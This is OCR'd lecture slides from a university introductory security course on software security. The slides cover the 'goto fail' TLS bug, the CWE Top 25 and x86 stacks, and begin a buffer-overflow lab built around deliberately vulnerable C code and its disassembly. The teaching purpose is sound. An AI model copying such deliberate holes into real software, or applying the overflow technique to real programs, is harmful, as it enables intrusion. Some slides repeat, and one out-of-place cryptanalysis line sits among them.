CS 370: Introduction to Security

05.30: Software Security

Tu/Th 4:00 – 5:50 PM

Sanghyun Hong

sanghyun.hong@oregonstate.edu

Oregon State University

SAIL

Secure AI Systems Lab

Topics for today


- Software security
  - Motivation
  - Memory safety vulnerabilities
    - Buffer overflow vuln.
    - Integer overflow vuln.
    - Format string vuln.
    - Heap vuln.
    - Off-by-one vuln.

Humans make errors

- Suppose that we manufacture products
- We make errors if
  - We are under stress
  - We worked too many hours
  - We face a quick production cycle (e.g., one day)
  - … (many more)

Humans make errors

- We develop software
  - Humans are prone to making errors
  - Humans make more mistakes if
    - They are too stressful from work
    - They are too stressful from life
    - Work is hard
    - Worked too much hours (160+ hrs/wk)
    - A quick development cycle (sprints)
    - … (many more)



Modern software is complex

- Google Chrome
  - +4M lines of pure code in 10 yrs ago

Shashwat Anand

Participated in Google Summer of Code. · Author has **100** answers and **465.9K** answer views · Updated 10y

4,490,488 lines of code, 5,448,668 lines with comments included, spread over 21,367 unique files.

Used Cloc [http://cloc.sourceforge.net/] just like Dan Loewenherz did for the question How many lines of code are in the Linux kernel?

Modern software is complex

- Google Chrome
  - +4M lines of pure code in 10 yrs ago


Shashwat Anand
Participated in Google Summer of Code. · Author has **100** answers and **465.9K** answer views · Updated 10y

4,490,488 lines of code, 5,448,668 lines with comments included, spread over 21,367 unique files.

Used Cloc [http://cloc.sourcefo
How many lines of code are in th

Total Lines :	34,900,821	Code Lines :	25,683,389	Percent Code Lines :	73.6%
Number of Languages :	36	Total Comment Lines :	4,603,400	Percent Comment Lines :	13.2%
		Total Blank Lines :	4,614,032	Percent Blank Lines :	13.2%

  - >34M lines these days..



Modern software is complex


- Others
- Linux kernel
  - >12M lines of code in 2015
  - >27M lines of code in 2020
- Android
  - Android 1.6: >4.5M lines in 2009
  - Android 5.1: > 9M lines in 2014
  - Android 8.0: > 25M lines in 2017


- Humans are prone to making errors
- Work environment often makes people to more prone to making errors in code
- The complexity in software makes it more difficult for humans to follow the code (Complexity: $O(N^2)$ where N = lines of code)
- …

What can go wrong if we make mistakes in our software?

- Crash

```
harshajk@harsha:~/Downloads$ ./ti-sdk-am335x-evm-07.00.00.00-Linux-x86-Install.bin
Segmentation fault (core dumped)
harshajk@harsha:~/Downloads$
```







What can go wrong if we make mistakes in our software?

- Crash


```
harshajk@harsha:~/Downloads$ ./ti-sdk-am335x
Segmentation fault (core dumped)
harshajk@harsha:~/Downloads$
```





What can go wrong if we make mistakes in our software?


- Crash
- A hack




What can go wrong if we make mistakes in our software?

- Crash
- A hack

1. Identify our mistakes in code
2. Build an exploit of the mistakes
   (control the error to do sth. else)






3. Do malicious things
   (e.g., get an admin access)


Motivating example: goto fail – cont'd

- In 2014



Motivating example: goto fail – cont'd

- In 2014



About the security content of iOS 7.0.6

This document describes the security content of iOS 7.0.6.

iOS 7.0.6

- **Data Security**

Available for: iPhone 4 and later, iPod touch (5th generation), iPad 2 and later

Impact: An attacker with a privileged network position may capture or modify data in sessions protected by SSL/TLS

Description: Secure Transport failed to validate the authenticity of the connection. This issue was addressed by restoring missing validation steps.

CVE-ID

CVE-2014-1266

Why???
What was the mistake??

Motivating example: goto fail – cont'd

- Error checking code
  - If there are 'errors' in 'err'
  - The code moves to 'fail';
- The code in the red square is okay
  - They run SHA1 and check errors

```
. . .
hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
hashOut.length = SSL_SHA1_DIGEST_LEN;
if ((err = SSLFreeBuffer(&hashCtx)) != 0)
    goto fail;
if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
    goto fail;  /* MISTAKE! THIS LINE SHOULD NOT BE HERE */
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;

err = sslRawVerify(...);
```

Motivating example: goto fail – cont'd

- Error checking code
  - If there are 'errors' in 'err'
  - The code moves to 'fail';
- The code in the red square is okay
  - They run SHA1 and check errors

```
. . .
hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
hashOut.length = SSL_SHA1_DIGEST_LEN;
if ((err = SSLFreeBuffer(&hashCtx)) != 0)
    goto fail;
if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
    goto fail;  /* MISTAKE! THIS LINE SHOULD NOT BE HERE */
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;

err = sslRawVerify(...);
```

Motivating example: goto fail – cont'd

- Error checking code
  - If there are 'errors' in 'err'
  - The code moves to 'fail';
- The code above the red square is okay
  - They run SHA1 and check errors
- The code in the red boxes:
  - It does not fall into any if statement
  - It always leads to "goto fail;"
  - It makes us skip the verification step

```
. . .
hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
hashOut.length = SSL_SHA1_DIGEST_LEN;
if ((err = SSLFreeBuffer(&hashCtx)) != 0)
    goto fail;
if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
    goto fail;  /* MISTAKE! THIS LINE SHOULD NOT BE HERE */
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;

err = sslRawVerify(...);
```

Motivating example: goto fail – cont'd

- How to exploit this mistake?
  - Suppose an attacker runs public Wi-Fi
  - You can create 'PDX Free WiFi' / 'Google Starbucks WiFi' / 'eduroam' / …
  - The attacker sends a crafted TLS packet
  - Make you choose SHA1
  - Trigger the "goto fail;"
  - Force your browser to choose weak algo.

Best public cryptanalysis

12-round RC5 (with 64-bit blocks) is susceptible to a differential attack using 2^{44} chosen plaintexts.[1]

  - Now the attacker can see all your comm.

```
. . .
hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
hashOut.length = SSL_SHA1_DIGEST_LEN;
if ((err = SSLFreeBuffer(&hashCtx)) != 0)
    goto fail;
if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
    goto fail;  /* MISTAKE! THIS LINE SHOULD NOT BE HERE */
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;

err = sslRawVerify(...);
```

Motivating example: goto fail

- Small mistake; big impact
  - A mistake: adds one additional line of ‘goto fail’
  - Result : attackers may hijack a TLS protected connection
  - Impact : attackers may read/modify all TLS connections from iOS/MacOS

- Implications
  - Even a simple mistake could lead to a disaster
  - Errors are not arbitrarily happening; not like natural disaster
  - Errors can be controlled (‘exploited’) by attackers

Topics for today

- Software security
  - Motivation
  - Memory safety vulnerabilities
    - Buffer overflow vuln.
    - Integer overflow vuln.
    - Format string vuln.
    - Heap vuln.
    - Off-by-one vuln.

Buffer overflow

Rank	ID	Name	Score	KEV Count (CVEs)	Rank Change vs. 2021
1	CWE-787	Out-of-bounds Write	64.20	62	0
2	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	45.97	2	0
3	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	22.11	7	+3 ▲
4	CWE-20	Improper Input Validation	20.63	20	0
5	CWE-125	Out-of-bounds Read	17.67	1	-2 ▼
6	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	17.53	32	-1 ▼
7	CWE-416	Use After Free	15.50	28	0
8	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.08	19	0
9	CWE-352	Cross-Site Request Forgery (CSRF)	11.53	1	0
10	CWE-434	Unrestricted Upload of File with Dangerous Type	9.56	6	0
11	CWE-476	NULL Pointer Dereference	7.15	0	+4 ▲
12	CWE-502	Deserialization of Untrusted Data	6.68	7	+1 ▲
13	CWE-190	Integer Overflow or Wraparound	6.53	2	-1 ▼
14	CWE-287	Improper Authentication	6.35	4	0
15	CWE-798	Use of Hard-coded Credentials	5.66	0	+1 ▲
16	CWE-862	Missing Authorization	5.53	1	+2 ▲
17	CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	5.42	5	+8 ▲
18	CWE-306	Missing Authentication for Critical Function	5.15	6	-7 ▼
19	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	4.85	6	-2 ▼
20	CWE-276	Incorrect Default Permissions	4.84	0	-1 ▼
21	CWE-918	Server-Side Request Forgery (SSRF)	4.27	8	+3 ▲
22	CWE-362	Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')	3.57	6	+11 ▲
23	CWE-400	Uncontrolled Resource Consumption	3.56	2	+4 ▲
24	CWE-611	Improper Restriction of XML External Entity Reference	3.38	0	-1 ▼
25	CWE-94	Improper Control of Generation of Code ('Code Injection')	3.32	4	+3 ▲


https://cwe.mitre.org/top25/archive/2022/2022_cwe_top25.html

Buffer overflow

- Recall:
  - C has no concept of array length
  - C just sees a sequence of bytes
- Suppose:
  - You allow an attacker to start writing at a location
  - and do not define when they should stop, it can overwrite other parts of memory

```
char name[4];
name[5] = 'a';
```


This is technically valid C code, because C doesn't check bounds!



Review: Program Stack in x86

```
int func(int MY_ARG1, MY_ARG2) {
    int local A;
    int local B;
    int local C;
    func2(A, B);
}
```

- Starts at **%ebp** (bottom), ends at **%esp** (top)
- Defines a variable scope of a function
  - Local variables (negative index over ebp)
  - Arguments (positive index over ebp)
  - Function call arguments (positive index over esp)
- Maintains nested function calls
  - Return target (return address)
  - Local vars of the upper-level function (Saved ebp)



Micro-labs I: buffer overflow

- bof.c
  - Objective 1: read flag1

```
char *flag1 = "cs370{FLAG_IS_HIDDEN}";
char *fakeflag = "cs370{this_is_not_a_flag_at_all_dont_submit}";
```

```
void
process_user_input(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    printf("Your flag address is at %p\n", flag1);
    printf("Your fakeflag is at %p\n", fakeflag);
    printf("Address of shell is at %p\n", &shell);
    printf("Currently, the flag variable has the value %p\n", flag);
    printf("Please give me your input:\n");
    fgets(buf, 128, stdin);
    printf("your input was: [%s]\n", buf);
    printf("Your flag address is %p\n", flag);
    printf("Your flag is: %s\n", flag);
}
```

Micro-labs I: buffer overflow – cont'd

- bof.c
  - Objective 1: read flag1

```
char *flag1 = "cs370{FLAG_IS_HIDDEN}";
char *fakeflag = "cs370{this_is_not_a_flag_at_all_dont_submit}";
```

```
void
process_user_input(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    printf("Your flag address is at %p\n", flag1);
    printf("Your fakeflag is at %p\n", fakeflag);
    printf("Address of shell is at %p\n", &shell);
    printf("Currently, the flag variable has the value %p\n", flag);
    printf("Please give me your input:\n");
    fgets(buf, 128, stdin);
    printf("your input was: [%s]\n", buf);
    printf("Your flag address is %p\n", flag);
    printf("Your flag is: %s\n", flag);
}
```

Buffer size: 12

Input size: up to 128 bytes

Can you make flag to point flag1, not fakeflag?

Micro-labs I: buffer overflow – cont'd

- Address information


```
└─$ ./bof
Your flag address is at 0x8048760
Your fakeflag is at 0x804877c
Address of shell is at 0x804858b
Currently, the flag variable has the value 0x804877c
Please give me your input:

your input was: [
]
Your flag address is 0x804877c
Your flag is: cs370{this_is_not_a_flag_at_all_dont_submit}
```

- Fakeflag is at 0x804877c
- Flag is at 0x8048760

Micro-labs I: buffer overflow – cont'd

- Program stack

```
void
process_user_input_simplified(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    fgets(buf, 128, stdin);
    printf("Your flag is: %s\n", flag);
}
```



Micro-labs I: buffer overflow – cont'd

- Program stack


```
void
process_user_input_simplified(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    fgets(buf, 128, stdin);
    printf("Your flag is: %s\n", flag);
}
```

```
0x08048633 <+114>:   mov    0x804a040,%eax
0x08048638 <+119>:   sub    $0x4,%esp
0x0804863b <+122>:   push   %eax
0x0804863c <+123>:   push   $0x80
0x08048641 <+128>:   lea    -0x18(%ebp),%eax
0x08048644 <+131>:   push   %eax
0x08048645 <+132>:   call   0x8048410 <fgets@plt>
```

Push stdin

Push 128 == 0x80

Push buf = ebp-0x18

